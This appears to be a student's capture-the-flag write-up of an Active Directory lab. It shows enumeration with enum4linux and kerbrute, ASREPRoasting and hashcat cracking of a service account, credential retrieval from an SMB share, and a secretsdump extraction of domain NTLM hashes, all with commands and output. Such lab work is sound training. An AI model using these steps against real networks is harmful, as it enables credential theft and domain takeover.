
ISSACK WAITHAKA
cs-sa07-24085

-The first thing was to start the machine


Installing Impackets
- The next step was to install impackets
- I installed bloodhound which is one of the tools we will be using in this room

Enumeration
- It starts with an nmap scan.

I ran an nmap scan on the machine and realized that netBIOS used port 139




Questions
1.



=> since it used SMB protocol, enum4linux would be the best tool for enumerating information from Windows and Samba systems

2.



```
┌──(root㉿kali)-[/opt/impacket]
└─# enum4linux -U 10.10.243.160
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Ju
n 27 04:36:44 2024

 ========================( Target Information )=========================

Target ..... 10.10.243.160
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================( Enumerating Workgroup/Domain on 10.10.243.160 )===================


[E] Can't find workgroup/domain


 ================================( Session Check on 10.10.243.160 )================================


[+] Server 10.10.243.160 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.243.160 )================================


Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)
```

3.

What invalid TLD do people commonly use for their Active Directory Domain?

.local ✓ Correct Answer Hint

Enumerating Users via Kerberos

- Kerberos is an authentication service within Active Directory, Which can be brute forced for the discovery of usernames and passwords

Questions


1.

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

userenum

✓ Correct Answer Hint



2.

What notable account is discovered? (These should jump out at you)

svc-admin


✓ Correct Answer

3.

What is the other notable account is discovered? (These should jump out at you)

backup

✓ Correct Answer



Abusing Kerberos

- We will use a method called ASREPRoasting which occurs when a user account do not require pre-authentication

Questions


1.

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin

✓ Correct Answer



2.

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5, etype 23, AS-REP

✓ Correct Answer

Hint

17900	Keccak-384	3804b7aaa3806ba795401006a7e1493654ff2a21b94d4f2e4bf69abda3d94b03701fe9525a150fdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa07da1239381c6b7f4dfd399bf9652500da723694a4c719587dd0219cb30eabe61210a8ae4dc0b03
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9933
18300	Apple File System (APFS)	$fvde$2$16$58778104701476542047675521040224$20000$39602e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d172001e484c1d4eaa237
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	odf*1*1*100000*32*751854d8b90731ce0579f96bea6f0d4ac2fb2f546b31f1b6af9a5f66952a0bf4*16*2185a966155baa9e2fb597298febecbc*16*c18eaae34
18500	sha1(md5(md5($pass)))	888a2ffcb3854fba0321110c5d0d434ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	odf*0*0*1024*16*bff753835f4ea15644b8a2f8e4b5be3d147b9576*8*ee371da34333b69d*16*a902eff54a4d782a26a899a31f97bef4*0*dae7e41fbc3a500d3
18700	Java Object hashCode()	29937c08
18800	Blockchain, My Wallet, Second Password (SHA256)	YnM6WYERjJfhxwepT7zV6odWoEUz1X4esYQb4bQ3KZ7bbZAyOTc1MDM3OTc1NjMyODA0ECcAAD3vFoc=

3.

What mode is the hash?

18200

✓ Correct Answer

4.

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005

✓ Correct Answer

```
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:e55d9c52c50a29b56e49dab4d95a4629$457
37d1ebb3563a1c4fe4155cd757a1a08fb2616facb3aeec7adaaccbd29cb38d6c1a1bed88a5153c0e57d73a9ab7ed
122777a5e1370418eed87fef3729eb1675ee8167d4e9ea9109beeedd9db17669041cd952d25eec9f38bf9b0d03a2
8b1b7917ac47f075dcce63cf32fe7d6b3f52f1ee1597a6405fa0149d1ba658156c8365787a31a518c820468b5c3f
4afc3d34b83fd4998512e38fe11b2f1ddf800525d03627265e0971c0fa66abefcc9082fe3df264e75a25938b50ed
2e8ea9c996818b1b9941b47bc667bb0cea39ef44e85c462e2e28fb0ea0f2f167459f49a5bea665dbd30afea698e7
5b7:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.L...6bc5b7
Time.Started.....: Thu Jun 27 05:26:59 2024, (0 secs)
Time.Estimated...: Thu Jun 27 05:26:59 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   119.1 kH/s (3.48ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/70188 (11.67%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/70188 (5.84%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: newzealand → whitey
Hardware.Mon.#1..: Temp: 77c Util: 36%

Started: Thu Jun 27 05:26:24 2024
Stopped: Thu Jun 27 05:27:00 2024

┌──(root㉿kali)-[/opt/attacktive-directory-tools]
```

Enumeration

Questions

1.

What utility can we use to map remote SMB shares?

smbclient ✓ Correct Answer Hint

2.

Which option will list shares?

-L ✓ Correct Answer Hint

3.

How many remote shares is the server listing?

6 ✓ Correct Answer

```
┌──(root㉿kali)-[/opt/attacktive-directory-tools]
└─# smbclient -L 10.10.243.160 -U spookysec.local/svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.243.160 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

4.

There is one particular share that we have access to that contains a text file. Which share is it?

backup ✓ Correct Answer

```
└─# smbclient //10.10.243.160/backup -U 'svc-
admin'
Password for [WORKGROUP\svc-admin]:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   D        0  Sat Apr  4 22:08:39 2020
  ..                                  D        0  Sat Apr  4 22:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 22:08:53 2020

                8247551 blocks of size 4096. 3662328 blocks available
smb: \>
```

5.&6.

What is the content of the file?


YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

✓ Correct Answer | Hint

Decoding the contents of the file, what is the full contents?

backup@spookysec.local:backup2517860

✓ Correct Answer



Elevating privileges

Questions

1.

What method allowed us to dump NTDS.DIT?

DRSUAPI ✓ Correct Answer Hint

```
[-] RemoteOperations failed: SMB SessionError: code: 0×c000006d - STATUS_LOGON_FAILURE - The at
tempted logon is invalid. This is either due to a bad username or authentication information.
[*] Cleaning up...

┌──(root㉿kali)-[/opt/attacktive-directory-tools]
└─# impacket-secretsdump -just-dc backup:backup2517860@10.10.243.160
Impacket v0.12.0.dev1+20240626.193148.f827c8c7 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

2.

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc ✓ Correct Answer

```
7 - Copyright 2023 Fortra

[-] RemoteOperations failed: SMB SessionError: code: 0×c000006d - STATUS_LOGON_FAILURE - The at
tempted logon is invalid. This is either due to a bad username or authentication information.
[*] Cleaning up...

┌──(root㉿kali)-[/opt/attacktive-directory-tools]
└─# impacket-secretsdump -just-dc backup:backup2517860@10.10.243.160
Impacket v0.12.0.dev1+20240626.193148.f827c8c7 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e1
1c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e
:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b7
03b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7
:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:
::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705
```

3.

